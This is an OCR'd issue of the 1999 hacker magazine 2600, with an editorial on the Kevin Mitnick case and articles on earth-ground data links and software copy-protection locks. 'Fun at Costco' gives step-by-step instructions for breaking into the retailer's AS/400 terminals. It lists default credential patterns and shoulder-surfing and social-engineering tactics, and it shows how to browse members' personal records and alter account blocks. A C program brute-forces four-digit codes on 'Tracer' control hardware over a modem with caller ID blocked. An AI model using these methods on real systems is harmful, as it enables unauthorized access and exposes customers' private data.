Even More Payphones Than Ever

Evolution in Germany. Slowly, coins are being abolished and replaced by cards.

Diversity in Yugoslavia. If such radically different phones can coexist on the same network, surely there's a lesson to be learned for us humans.


Photos by Hanneke Vermeulen

Now showing: MORE PAYPHONE PHOTOS on the inside back cover! Have a look!

Volume Sixteen, Number Two
Summer 1999 $5.00 US, $7.15 CAN

2600

The Hacker Quarterly



"Public disclosure and dissemination of the victim loss letters was clearly designed to cause additional injury to the victims of defendant's conduct or to cause such victims embarrassment or ridicule." - 5/6/99, from a motion filed by the prosecution in the Kevin Mitnick case after letters obtained by 2600 were made public - these letters claimed that Mitnick, simply by looking at some source code, managed to cost cellular phone companies several hundred million dollars, a huge figure that was never reported to the companies' stockholders, as is required by law.

2600 (ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc. 7 Strong's Lane, Setauket, NY 11733. Second class postage permit paid at Setauket, New York.

POSTMASTER: Send address changes to *2600*, P.O. Box 752, Middle Island, NY 11953-0752.

Yearly subscription: U.S. and Canada - $18 individual, $50 corporate (U.S. funds). Oversees - $26 individual, $65 corporate. Back issues available for 1984-1998 at $20 per year, $25 per year overseas. Individual issues available from 1988 on at $5 each, $6.25 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752 (subs@2600.com).

FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099 (letters@2600.com, articles@2600.com).

***2600* Office Line: 516-751-2600**
***2600* FAX Line: 516-474-2677**

2600

The Hacker Quarterly
Volume Sixteen, Number Two
Summer 1999

s o s p e c t a u t h o r i t y

In Black and White

a culmination of efforts

A great deal has happened since we last spoke of the Mitnick case and, more than likely, even more has happened between the time this was written and the time you are reading it. Easily the longest and most complicated of all the cases we've become involved in, the story of Kevin Mitnick is now in the crescendo stage and continues to shock and amaze those who have been following it.

Let's catch up. In April, Kevin was forced to make a deal with the government. We say forced because it's the most accurate word we could find. Most of us are led to believe that when someone pleads guilty to a crime that they are in fact guilty. But it's not really that simple.

The first thing you have to keep in mind is that the federal government wins over 95 percent of its cases. Is this because they have an unerring instinctive ability to track down criminals? Or because the prosecution does such a magnificent job of presenting its case? Possible... but not very likely. The real reason why these numbers are so staggered in the government's favor is because they have tremendous advantages in virtually every case they take on. The Mitnick case demonstrated this time and again - Kevin's court-appointed lawyer had a tightly capped budget that made it close to impossible to hire expert witnesses, take the time to go through the mountains of evidence, or otherwise mount an adequate defense. The prosecution, on the other hand, had an unlimited budget and was able to hire as many people as they needed. The taxpayers covered the whole thing. And a mere look at the court transcripts (available at www.freekevin.com) shows a judge heavily biased in favor of the prosecutors.

The inability of Kevin's legal team to adequately prepare for the case meant that there was a very real possibility of a guilty verdict in a trial. It's not hard at all to get such a verdict when evidence is deliberately confused, missing, or misleading. And, regrettably, this seems to be the way the game is played.

Since Kevin could have faced an additional decade in prison if he were to be found guilty in this manner, it made very little sense to take such a risk. By accepting a plea before trial, Kevin would be guaranteed at most another year in confinement. After more than four years of his life lost to this, not counting the years spent trying to elude this form of "justice" and the 1989 nightmare of being locked in solitary for eight months, it provided a sense of closure to at least know when the nightmare would end.

We've seen this before countless times. The Phiber Optik and Bernie S. cases are two historic examples where the defendants were forced to accept a plea when what they wanted above all else was to fight the injustice. Real life isn't like an episode of *Perry Mason*, where all sides of the story are heard and justice always prevails.

When details of this plea agreement were mysteriously leaked (this was never investigated but it would have been an incredibly stupid move for a member of the defense team to leak this as it could jeopardize the entire agreement), many people made the mistake of thinking it was all over.

Far from it.

While Kevin may have had no choice but to accept this agreement, he is a long way from freedom. And, it would appear, there are those who want the suffering to continue and even intensify.

First off, let's consider the actual charges that Kevin pleaded guilty to.

1. Making a phone call to Novell on January 4, 1994 and pretending he was "Gabe Nault."

2. Making a phone call to Motorola on February 19, 1994 and pretending he was "Earl Roberts."

3. Making a phone call to Fujitsu on April 15, 1994 and pretending he was "Chris Stephenson."

4. Making a phone call to Nokia on April 21, 1994 and pretending he was "Adam Gould."

5. Altering data in a computer belonging to the University of Southern California between June 1993 and June 1994.

6. Sniffing passwords on netcom.com.

7. Improperly accessing well.com.

We all know that lying on the telephone to perfect strangers is wrong. And taking advantage of shoddy security to capture unencrypted passwords isn't ethical. And it's always a bad idea to log into a computer system using someone else's account. And as for altering data, no real details on that have ever been released - it could be something as simple as showing up in a log file - thus altering data. If it were anything more, such as erasing a single file, we probably would have heard all about it.

Assuming that Kevin was guilty of all of these charges, how can anyone justify the amount of prison time he has served? Especially when there were no allegations of damage to any system (other than the very vague hint above), profiting in any way, or doing anything that could be considered malicious. The above offenses are, by any reasonable standard, *minor* ones. What aren't they telling us?

It's no secret that Kevin pissed off some pretty big companies when he tricked them into showing him their source code for cellular phones (long since outdated, incidentally). In fact, in letters obtained by *2600* that were put up on our web site, NEC, Novell, Nokia, Fujitsu, and Sun Microsystems all claim direct or implied losses that total several hundred *million* dollars. All of the letters appear to have been solicited by the FBI shortly after Mitnick was arrested in 1995.

This is where things get interesting. If such losses were actually suffered by these companies, it is *illegal* for them not to report this to their stockholders. The Securities and Exchange Commission is quite clear on this. Yet, not a single one of these companies reported any such loss. In fact, Sun Microsystems implied a loss of around $80 million due to Kevin being able to look at the source code to Solaris. But if one wanders around their web pages, an interesting quotation can be found: "Sun firmly believes that students and teachers need access to source code to enhance their technology learning experience." Even if you don't meet their qualifications for this, you can still get the Solaris source code for $100! That's quite a depreciation in a mere four years, isn't it? If we were to apply this level of exaggeration to the other claims, Kevin's total amount of damages would be somewhere in the neighborhood of $350.

It gets even better. When the government found out that we had obtained these documents and were making them public, they went ballistic. At press time, they had filed a motion to have Kevin's lawyer *held in contempt of court* because they believed he was the source of the documents. (Meanwhile nothing was ever said about the leaking of the plea agreement earlier in the year.) Judge Mariana Pfaelzer has given every indication that she will seriously consider this motion and has already agreed to keep any future evidence to be used against Mitnick at his sentencing a secret. In other words, any other damaging documents which could reveal what a sham this entire case has been will be kept hidden from the public.

At best this is an abuse of power - at worst, a cover-up of massive proportions. Public reaction has become increasingly vocal in this case and we know now that this has had an effect. The government's way of acknowledging this is both irrational and unjust and it cannot go unchallenged.

By the time you read this, nationwide demonstrations in front of federal courthouses all over the country will have taken place on June 4. We are seeing an unprecedented amount of activism in the hacker community and the reason is simple. This is just too much to tolerate. We cannot permit this suffering to continue. And those who stand by silently are as guilty as those cheering on this kind of abuse.

We won't have to look far for the sequels. As we go to press, a new case involving "prohibited electronic communication intercepting devices" is beginning to play out. Radio enthusiast Bill Cheek of California was arrested by federal authorities and accused of violating the law simply because he dared to distribute devices that allow people to monitor police broadcasts, as people have done now for decades. Apparently, such communications, along with cellular and pager traffic, are now to be considered "off limits" to average people.

Fortunately, this case has started to attract attention in its early stages. That is likely to make all the difference in the world. But we have to wonder how many more people will be subjected to cruel and unusual punishment because they dared to explore something that powerful entities wanted to keep secret.

We don't know how many there will be but we do know there will be more. And what happens to those people in the years ahead will be directly affected by what we do here in the present. If we stand idly by, there will be no end of Mitnick and Cheek cases. But for every person who stands up and objects to this kind of treatment, a small bit of the armor will be chipped away. It's a proven fact that we have this power. What has yet to be determined is how much we will use it.

Fun at Costco

by nux

This article will cover the basics of hacking Costco's AS/400 or green screens. First a little background: Costcos all over the United States all use AS/400 terminals for everything from adding new members to tracking inventory and inter-store e-mail. These terminals are *dumb* in every sense of the word. Each terminal has a unique ID and can be plugged in anywhere on the network. They are served by an incredibly fast group of machines, located in Issaquah, Washington. These terminals are scattered about the warehouse. There are several in membership, administration, front end (near the registers), on the dock, and in the optical department.

The keyboard layout and operation are slightly confusing at first, but - keep this in mind - many input fields need to be "exited", and this can be accomplished with the "field exit" key located either where the traditional return key is, or the enter key on the 10-key. The form submit, or enter key is usually mapped to the rt-ctrl. Should you make a mistake entering your request or otherwise foul up you will either get a flashing X in the lower left of the screen, or an inverse flashing error code in the same region. Pressing the reset button can usually clear this; this is typically mapped to the lft-ctrl.

With this in mind, you can attempt to gain access to the wonderful world of AS/400. Recently, corporate headquarters attempted to shore up the security of these terminals. In the past, the generic login and password for the warehouse was either WxxxEDP, WxxxINA, where xxx is the warehouse number. (If you're not sure what the warehouse number is, go to membership and ask the friendly person there for a catalogue of all the Costcos in the USA. Maps of the locations list all the warehouse numbers.) With this new password policy, each department and manager received a new login and password. Some warehouses still keep a generic login around, a popular one around my area is LOGIN: WxxxEDP PASSWORD: WxxxEDP. If you are not so fortunate to find a working generic login, you are going to have to social engineer your way in.

If your target store has a terminal in its "tech center" (the corner of the store with all the computers and stereos), it should be *very* easy to obtain either access or access *and* a password. First, cycle the terminal on and off - this will bring it back to a login screen. Then find an item and ask one of the tech center employees to look it up at another warehouse. Most employees are not concerned with security, so surfing login and password should be no problem.

If you managed to get the login and password, you might want to check out the security of the receiving dock. In stores around my locale, in the evening (between 5:30 and close) the dock becomes a graveyard. There are terminals back there that you should be able to use relatively undisturbed. Worst comes to worst, you are chased off the dock. Have a lame excuse involving looking for fresher bananas ready and you will not be given another thought.

Once you are in you will be presented with about 36 options. Most of them are pretty useless, unless you have some vendetta against trees and want to waste some paper. Most of the options involve firing up printers and spitting out lots of boring information. Option 92 is CHARLIE, a utility for ordering prescription lenses for glasses. This takes another password to enter and really has very few interesting options. If you do enter this menu and don't have a password, you will have to reboot. From this menu, options CI2, ITM, and IAI can be accessed. They are not listed, but do work. CI2 gives information about departments by category and warehouse. ITM brings up all sorts of information about items via the item number. This is particularly useful if you want to find the status of a "last one" item. If the item is "pending delete" and you want to buy it, you can count on asking for money off, and you will probably get it. IAI is nice if you need to search for an item by description.

The really interesting menu is the membership menu: option 51. Unfortunately, this requires yet another password. This can be obtained from the friendly people at the front end (the little desk or counter near the cash registers). My advice for obtaining this list is to first wait until the desk is deserted and check under the phone or calculator. The password is sometimes taped onto the bottom. Otherwise, be prepared for another social engineering adventure.

Wait until the terminal resets and is at the login screen. Find a supervisor or a manager on the front end and tell them that you have had problems with your card. Tell them that some kind of weird block came up the last time you shopped. Tell them that the block had something to do with a change of address and you want to make sure it's all cleared up. They will login and enter the membership screen. Surf the password and note the terminal number they enter (usually 99). Now you have everything you need to do some serious exploring.

From option 51, the real fun begins. Option 2 on this menu gives access to the membership database. Addresses, spouse info, phone numbers, etc. can be found here. Option 22 is fun; it fires up the membership card printer (only works from the terminals in membership) and allows printing of employee nametags. Option 24 give you all sorts of information about canceled memberships. Option 3 is rather powerful as well - more membership information can be found here.

From the menu that option 3 brings you to, membership info, membership blocks, and member shopping info is available. Membership info is just more of Big Brother's tracking of you, your spouse, and anyone else who has a card on your account. Membership blocks is a list of all the blocks on an account. From here, you can request that blocks be added or removed. For instance, if you pay your membership fees, and the records are never updated, the "expired" block will show up on your card. If proof that the membership was paid can be obtained, a supervisor will submit a request that the block be removed. As far as the terminal is concerned, you are the supervisor. Blocks can be added in a similar way, imagine the possibilities. Shopping info is another nice feature. Costco can monitor your shopping habits, what you buy, when and how much - a nice Big Brotherly touch.

Costco is pretty lax about security as a whole, and usually lax with intruders. Typically, Costco will eject a shoplifter rather than call the police, so a hacker should feel pretty safe. If you are caught, just make up a lame excuse, "Oh, I thought these were for everybody." The options I mentioned are just a few of the really fun things one can do, there is *much* more hidden away. This should give you a nice jumping off place and allow you to discover the truly interesting stuff like broadcast e-mail!

```
/*   a brute forcer for tracer
 *   by J-lite
 *
 *
 * Tracer Version 2.0
 * a brute forcer for Tracer the unit control hardware.. found at
 * best buy, k-mart, wal-mart, others..?? I found one that controled
 * a roll... :)
 * please note, mod the source to work with your
 * comm port or modem.. u may need to use x00.exe a fossil driver for dos
 * this progrm will only compile under DOS 6.xx sorry..
 */

// works best with bc++ or tc++ <bcc -Pc -rc:\data\exe brute.c>
#include <dos.h>
#include <string.h>
#include <stdio.h>
#include <conio.h>
#include <bios.h>

#define NO_DATA 24700
#define DATA 0x100

// modable code right here..
#define START_NUM 0
#define COM_PORT 3
#define settings (_COM_9600 | _COM_CHR8 | _COM_STOP1 | _COM_NOPARITY)
#define ESC 27

#define len_of_num (10000 - 1)
#define tens 10
#define huns 100

void rand(void){

   FILE *OUT = fopen("rand.dat", "w");

   for(unsigned long num = START_NUM;num <= len_of_num;num++){
   if(num < tens) fprintf(OUT, "000%ld\n", num);
   if(num < huns && num >= tens) fprintf(OUT, "00%ld\n", num);
   if(num >= huns && num <= 999) fprintf(OUT, "0%ld\n", num);
   if(num > 999) fprintf(OUT, "%ld\n", num);

   }

   fclose(OUT);
}

 void flush_comport(char port)
     {asm mov ah, 4
      dl = port;
      asm mov dh, 1
      asm int 14h;}

void send_string(unsigned char *data)
{for(int offset = 0;offset <= (strlen(data) - 1);offset++)
       _bios_serialcom(_COM_SEND, COM_PORT, data[offset]);}

void main(void){

   clrscr();
```



```
   flush_comport(COM_PORT);
   _bios_serialcom(_COM_INIT, COM_PORT, settings);

   // the vars.
   int stats = 0, off = 0;
   FILE *IN, *OUT;
   unsigned char buffer[6] = {'\x0','\x0','\x0','\x0','\x0', '\x0'},
                 data = 0;

   // generate rancon #'s to a file.. 0000-9999
   rand();

   // file names for I/O...
   IN = fopen("rand.dat", "r");
   OUT = fopen("brute.log", "a");

   // please note to wait about 4 secs after it connects ok.. then start..
   //start input your target here..
   send_string("atdt *67, *70, xxx-xxxx\x0D");
   printf("Press any key to start Bruteing ...\n");
   getch();

   flush_comport(COM_PORT);
   clrscr();

   delay(1000);

   send_string("45");

   delay(2000);

   for(unsigned int co = 1659, inkey = 0;co <= 10000;co++){
   if(kbhit()) inkey = getch();

   // get the next number...
   off = 0;
   while(off <= 4)
   buffer[off++] = fgetc(IN);
   buffer[4] = '\x0D';
   send_string(buffer);
   fprintf(OUT, "\n# sent: %s\n", buffer);

   delay(2000);

   stats = 0;

  // if data is there it prints it...
  for(;stats != NO_DATA;)
  {stats = _bios_serialcom(_COM_STATUS, COM_PORT, 0);
  if(stats & DATA) data = _bios_serialcom(_COM_RECEIVE, COM_PORT, 0),
  printf("%c", data);fputc(data, OUT);}
  if(inkey == ESC) break;
  delay(4000);
  }

   send_string("+++ATH0\x0D");
   //end

   fclose(IN);
   fclose(OUT);
}
```

Broad Band Via The Earth

by saint
saint@peachworld.com

For the average Internet user, or the computer experimenter, the thought of having access to a high speed data link is what dreams are made of. Broad band data transfer would allow a world of applications to be run on a Local Area Network. Broad band data transfer would also mean pretty hefty transfer speeds to the Internet. Without access to dedicated wired connections, or wireless modems, can this concept become a reality?

Nortel has recently introduced a method of distributing computer network signals via standard electrical wiring. This is re-application of old technology, with a new twist.

For many years, colleges and various institutions used electrical power lines to " broadcast" radio signals to listeners within a limited area. Types of modulation varied, with both AM and FM modulation being used.

The Intercollegiate Broadcast System (IBS) discusses such a system in their 1978 Master Handbook for college radio stations.

There are a few limitations to this system however. The greatest limitation is the need for relay stations at each electrical sub station. Radio frequency data cannot be pushed up through the sub station transformer array, due to impedance and other electrical factors. The next limitation is the noise generated and carried on the actual electrical power line. Electrical lines are designed and built to carry electricity and not radio frequency data.

Looking back into the lost pages of history, there may be yet a more promising avenue of approach.

Imagine using good old mother earth as a huge conduit for data streams. Impossible, you say. Well, let's look back in time.

Chapter 1

The first prominent chapter is the great experimenter and visionary, Nikola Tesla. Tesla was among the greatest inventors of the late 1800's and early 1900's. His work far superseded that of John Lodge Bairde, Guglilmo Marconi, and Thomas Edison.

Tesla envisioned a system where unlimited power could be transmitted through the earth. In 1899, at his laboratory located in Colorado Springs, Colorado, Tesla succeeded in sending electrical current through the ground, and produced magnificent manmade lightening as a result. One of the most dramatic occurrences of this particular experiment was that the equipment used to introduce the electrical current into the earth worked so well that the generating station in Colorado Springs was set on fire due to "continual feedback" from the induced electrical current into the earth. Remember the basic system of radio operation - the antenna and *ground* system. Tesla was also able to correlate information and determine the natural frequency of the earth. I believe this frequency is 33 KHz.

Here is proof positive that electrical current can be transmitted through the earth, and that the electrical waves can travel at distances beyond a mere few feet.

Second Chapter

The second prominent chapter is during World War 1. Wireless sets were not readily available for deployment to ground forces. It was, and still is, vital for communications to be constantly available for commanders to direct operations.

The method of combat in WW1 was trench warfare. Long miles of trenches marked each side's area of operation. Real time communication was essential, as human and pigeon couriers were not immune to the implements of the opposing side's arsenal.

The French used a primitive version of the modern field telephone. Their system consisted of the standard telephone handset and signal generator. (The signal generator would alert the other user that a telephone call was coming through. Much like the modern ring of a telephone.)

The variant that the French had was that in lieu of using wires to connect the telephones, they used the earth as a conductor. This method was used for a short while until the Germans developed a sensitive audio amplifier that they employed on their side of the trenches. (It is important to remember that the opposing sides' trenches were often miles apart, with various earth conditions separating the two.) The Germans would intercept and monitor the "ground " signals that the French were sending out through their "earthen" field telephone system. The French countered by employing a single ground and wire connection, thus limiting the electrical current sent via the ground portion of their field telephone system. They also used a vacuum tube oscillator, which generated "white noise" or random electrical current that would mask the grounded side of their field telephone system. The Germans were thus denied the ability to monitor the French earthen audio.

Third Chapter

During World War 2, U.S. amateur radio operations were forbidden and outlawed by the cognizant authority. The federal government was fearful that the axis powers would monitor these communications and receive valuable intelligence.

The ever resourceful amateur radio operator turned to conducting local "nets" via earthen audio communications. The basis was exactly identical to what the French had used in their "earthen" field telephone system.

Modern Day

In *Modern Communications Magazine* (September 1990), a detailed description of "A Ground Communication System" is discussed. The basis for this system is a mic, audio preamplifier, stereo amplifier, and a transformer, for the " transmitter" portion of the system. The input is naturally the mic. The preamplifier boosts the audio data from the mic to the stereo amplifier. The transformer acts as an impedance match to match the amplifier to the grounded element.

The receiver portion consists of a transformer, amplifier, and a speaker. The operation consists of the transformer matching the impedance of the grounded receiving rod to the transformer. The amplifier passes on the received data to the speaker.

Ground methods considered were various. A quick check of the American Radio Relay League handbook would provide a more detailed explanation and selection of ground schemes.

Ground element spacing would have to be plotted for each individual station. Ground composition, water table, and sub surface structures (metal water or sewer pipes) would radically affect the "ground radiation" pattern. You would want to achieve maximum electrical potential, to achieve the maximum transfer of electrical current to attain the most usable communications range.

We have established a "grounded earth" audio link, so what? How does your modem work? That's right, good old audio.

The standard, unconditioned telephone line has an audio spectrum of 20 Hz to 3000 Hz.

Now then, imagine setting up your computer modem to communicate via your "grounded earth" telephone link. You could develop your own community based BBS, without having to involve Ma Bell.

Unlike telephone lines, where lines must be conditioned to maximize binary data transfer, an earthen ground data communications system would have no such electrical devices to impede spectrum usage.

The only drawbacks to such a system would be:

Electrical Noise: Much like the French using their audio oscillator to generate random electrical noise, the modern household radiates abundant electrical hash and trash into the surrounding ground - through the electrical companies' grounded feeder box. Don't forget the telephone company, cable company, and your own amateur radio station equipment. You would have to use a software or hardware based digital signal processor to filter out the unwanted electrical noise. Remember that we are dealing with binary data transfer, and random electrical noise can effectively reduce the speed of your data link.

Range: Depending on the ground system used and the condition of the soil where you place your earthen ground system, your actual mileage will vary greatly. The one factor in your favor: there is no limit on the amount of electrical current that you can pump into the earth. (Just remember that any electrical current that you feed into the ground can have the potential of leaking back into the household ground on your electrical feeder box, cable TV ground, and the telephone ground. Another consideration is that you don't want to feed too much electrical current into the ground that would cause an electrocution hazard to humans or pets.)

Privacy of Information flowing through this data link could be a factor. (Remember, just as the Germans did in WW1, anyone could monitor this data - and view it.)

Virtual Private Networks: Microsoft and several other companies have developed a software solution to this problem. In essence, through a VPN, you establish a secure (encrypted) data flow between your computer and the host computer over an existing computer network. Through such a system, you can exchange data without the fear of compromising data.

Bandwidth: I have no idea what kind of bandwidth such a system could offer. The least amount

Broad Band Continued On p. 55

Secrets Of Copy Protection

by root access
blakvortex@juno.com

Remember the time when you downloaded that program, but after a couple of days of using it, a message came up saying that your evaluation time is over and that you gotta pay now? Then you realized that by changing a number in the program's .ini file, or by simply setting back your system clock you could keep on using the program for free?

Well, you can kiss all that goodbye. Thanks to headlines like "$11 Billion Of Developers' Income Lost To Piracy", a multitude of companies are working on different types of locks that prevent anyone from "illegally" copying or using software. You probably won't see this stuff in your next version of Quake, but if you've downloaded fully working demos of programs off the Net, or buy more than $1,000 programs designed by the NSA or NASA, chances are you've already seen these locks at work.

There are two types of software protection locks commonly used today ñ hardware locks and software locks. These control everything from the number of days the program stays active, to the number of times the program can be run, to which functions can be executed, and then some.

Hardware Locks

Let's examine hardware locks first. These tend to hook up to a port on your computer. Most use either a USB port or a parallel port, although models that use ISA slots, PCMCIA Type II or other, weirder ports also exist. Most of these are small enough to fit in the palm of your hand, and can have other peripherals connected to them (for example, if you take up a printer port, you can connect the printer to the back of the lock - the locks are made in such a way that they are totally invisible to the user, and other processes running on the system).

You may be thinking "How the hell can a piece of hardware prevent me from running a program?" Well, it can. When the program is started, it looks for the hardware lock on the designated port. If it is not there, the program simply refuses to run. No ands, ifs, or butts. If the lock is present, a query is then sent asking for an algorithm. If the algorithm received can decrypt parts of the program, the program will run. This is just one way it can be done - there are other ways, although they are mostly similar.

The hardware locks may be invoked multiple times during the run of the program, to check whether the user has a right to use this or that function. Most locks also have the ability to store small amounts of information, such as the number of times a program has been run, or the number of days it's been on the system.

There is a plus side though - programs utilizing hardware locks may be copied as many times as you want (however the lock will be needed to run every copy), and the locks support many different types of networks and OSes. Also, multiple locks may be daisy chained to the same port, saving hard-drive space, instead of using software locks, which sometimes significantly bloat the size of executables. However, with these pluses come two big minuses. First, most locks prevent you from debugging or reverse engineering the programs - i.e., the programs can't be opened into hex editors. Second, in case you didn't already realize this, the algorithms used in the locks are different for each individual lock, so you can't just buy extra locks instead of buying extra programs *and* locks - i.e., if you crack one lock's algorithm, that's all you've done - you've cracked *one* lock's algorithm.

Ways Of Beating The System

All the ways described here are theoretical, as I don't have the time, nor the resources to try them out.

1. If you can somehow monitor the traffic between the port that the lock is on and your computer, you may catch the algorithm used. From there you can probably make an emulator that emulates that hardware lock.

2. If your lock is the type that allows debugging, fire up your favorite hex editor and delete the calls to the hardware lock (this may not work on the systems where the algorithm is required to decrypt parts of the program).

3. If you are a real hardware person, and have a lot of time/resources on your hands, open up the damn lock, and see what you can find inside.

Software Locks

Software locks are used a lot more than their hardware counterparts (I mean, really, who the hell wants to carry around a bunch of adapters that are easily misplaced so that they can run a bunch of crappy, overpriced programs?) The bad thing though, is that software locks are integrated into the application they are protecting, which makes it even more of a bitch than hardware locks to beat.

With most of the software locks I've researched, the programmer who creates the application that is to be protected has to himself make calls to the "lock libraries" supplied by the manufacturer of the lock. The libraries supplied make up the Developer Kit. Then the program is compiled, linked, and distributed. This creates an application that is its own protector. There are no external files that can be messed with (except for maybe DLLs), and since the libraries generally have the ability to keep track of time, you can't just set the system time back.

When the program is first run on its host system, it looks for individual variables that would always vary from computer to computer. It then makes a checksum of these variables, and displays it to the user (this is the Site Code). The user is then instructed to call/e-mail/fax the company that gave him the software, and give them the Site Code. The Site Code is then entered into a Site Key generator, which generates its own checksum (the Site Key), based on the Site Code. The Site Key is then given back to the user who enters it into the program. The program then somehow checks the validity of the Site Key (different programs use different methods), and, if it is valid, runs itself. This is required only once.

There can be different Site Keys for one Site Code. The Site Key tells the program for how many days the program can run, what parts of the program may be used, etc. This is also a plus over hardware locks, since the Site Key may be changed over time (from demo version to registered version), without requiring the user to get a new copy of the program. However, the program may not be copied and/or used on different computers, because the Site Code will be different for each computer (well, actually you can copy it, but you have to pay every time you copy it for the Site Code to be processed and the Site Key to be given to you).

There are two new features that some companies are including with their software locks. One is the ability to use one executable over a network. This works on a first come, first served basis, eliminating the need to obtain a license for every user on the network. The second is "Instant protection." This eliminates the need for a programmer to make calls to the libraries in the source code, but instead encapsulates the executable in a layer of protection (the protection is, however, more limited than it would be through the Developer Kit).

Ways Of Beating The System

Like the hardware lock "ways of beating the system," these are purely theoretical, and what works for one lock may not work for another.

1. If you have one of those "Spy" programs that come with compilers (Spy++), you can use them to keep track of the different function calls by programs, and, well, use your imagination from here.

2. Fire up the trusty hex editor, and see what you can find!

3. Get a copy of the Developer Kit, and decompile the libraries - see what you can find.

4. If you can find out what variables the program checks for when making the Site Code, you might be able to emulate them.

5. Easiest one - get a copy of the Site Key Generator.

Final Thoughts

Will greater and more expensive copy protection schemes kill off Warez-d00dz? Probably not. There will always be enough holes so that someone with an IQ of just above average will be able to devise a way to get a working copy of a program. What will happen is that probably most of the AOL Warez kiddiez will not be able to get their copies of Microsoft Flight Simulator 2008 and Hexen IX (notice the time period) for free, and cease to exist. From then on, software cracking might actually get to a new level of hackerdom, due to the new challenges, where the hunt will be more important than the kill.

How Parents Spy On Thier Children

by Demonologist

I was shopping in my local store and I saw a piece of software which in huge letters screams "WARNING! THE INTERNET CAN BE DANGEROUS TO YOUR KIDS!" I was vaguely amused until I saw what it claimed it could do: "Pop it in! Click it on! Watch what your kids are watching! No Setup Required - No Password - No Computer Skills Required." I had to see this. So, how is this software supposed to work? Does it flash a message in huge letters: "KEEP THE COMPUTER IN THE FAMILY ROOM SO YOU CAN LOOK OVER THEIR SHOULDER ONCE IN A WHILE!" or what? Oh, and it's Windows 95/98 only. But don't worry, a Macintosh version is in the works according to www.computerconcepts.com (the company) and http://www.toughcop.com (the sales site). Or you can call 1-800-311-3114 to order it.

Bo Dietl is a former New York cop who now runs his own investigations firm at:

http://www.bodietl.com His firm's motto: "Street Smart, World Wise." Yeah, right!

